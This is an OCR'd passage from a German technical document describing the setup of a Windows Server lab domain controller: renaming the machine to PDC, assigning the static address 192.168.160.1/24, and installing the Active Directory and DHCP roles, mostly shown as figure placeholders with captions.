


Abbildung 89: Installation von Windows Server 9/9

Nachdem die Installation abgeschlossen wurde, wird der Computer zu **Primary Domänen-Controller** „PDC“ umbenannt und anschließend neugestartet (siehe Abbildung 90**Fehler! Verweisquelle konnte nicht gefunden werden.**).




Abbildung 90: Konfiguration des Domänen-Controllers 1/67

Es folgt die Konfiguration einer **statischen IP-Adresse**, damit die Adresse für alle Systeme aus dem Netz als zentrale Kommunikationsstelle verwendet werden kann und allgemein unter der ersten Adresse **192.168.160.1** und der

standardisierten Netzmaske **255.255.255.0** (CIDR-Notation 24, umgerechnet 254 mögliche Hosts) ansprechbar ist (siehe Abbildung 91 - Abbildung 95**Fehler! Verweisquelle konnte nicht gefunden werden.**).




Abbildung 91: Konfiguration des Domänen-Controllers 2/67




Abbildung 92: Konfiguration des Domänen-Controllers 3/67




Abbildung 93: Konfiguration des Domänen-Controllers 4/67




Abbildung 94: Konfiguration des Domänen-Controllers 5/67




Abbildung 95: Konfiguration des Domänen-Controllers 6/67

Nach dem Abschluss der Netzwerkkonfigurationen, erfolgt die Installation der beiden Server Rollen **Active Directory Domain Services** und **DHCP-Server** (siehe Abbildung 96 - Abbildung 105).




Abbildung 96: Konfiguration des Domänen-Controllers 7/67




Abbildung 97: Konfiguration des Domänen-Controllers 8/67




Abbildung 98: Konfiguration des Domänen-Controllers 9/67




Abbildung 99: Konfiguration des Domänen-Controllers 10/67




Abbildung 100: Konfiguration des Domänen-Controllers 11/67




Abbildung 101: Konfiguration des Domänen-Controllers 12/67

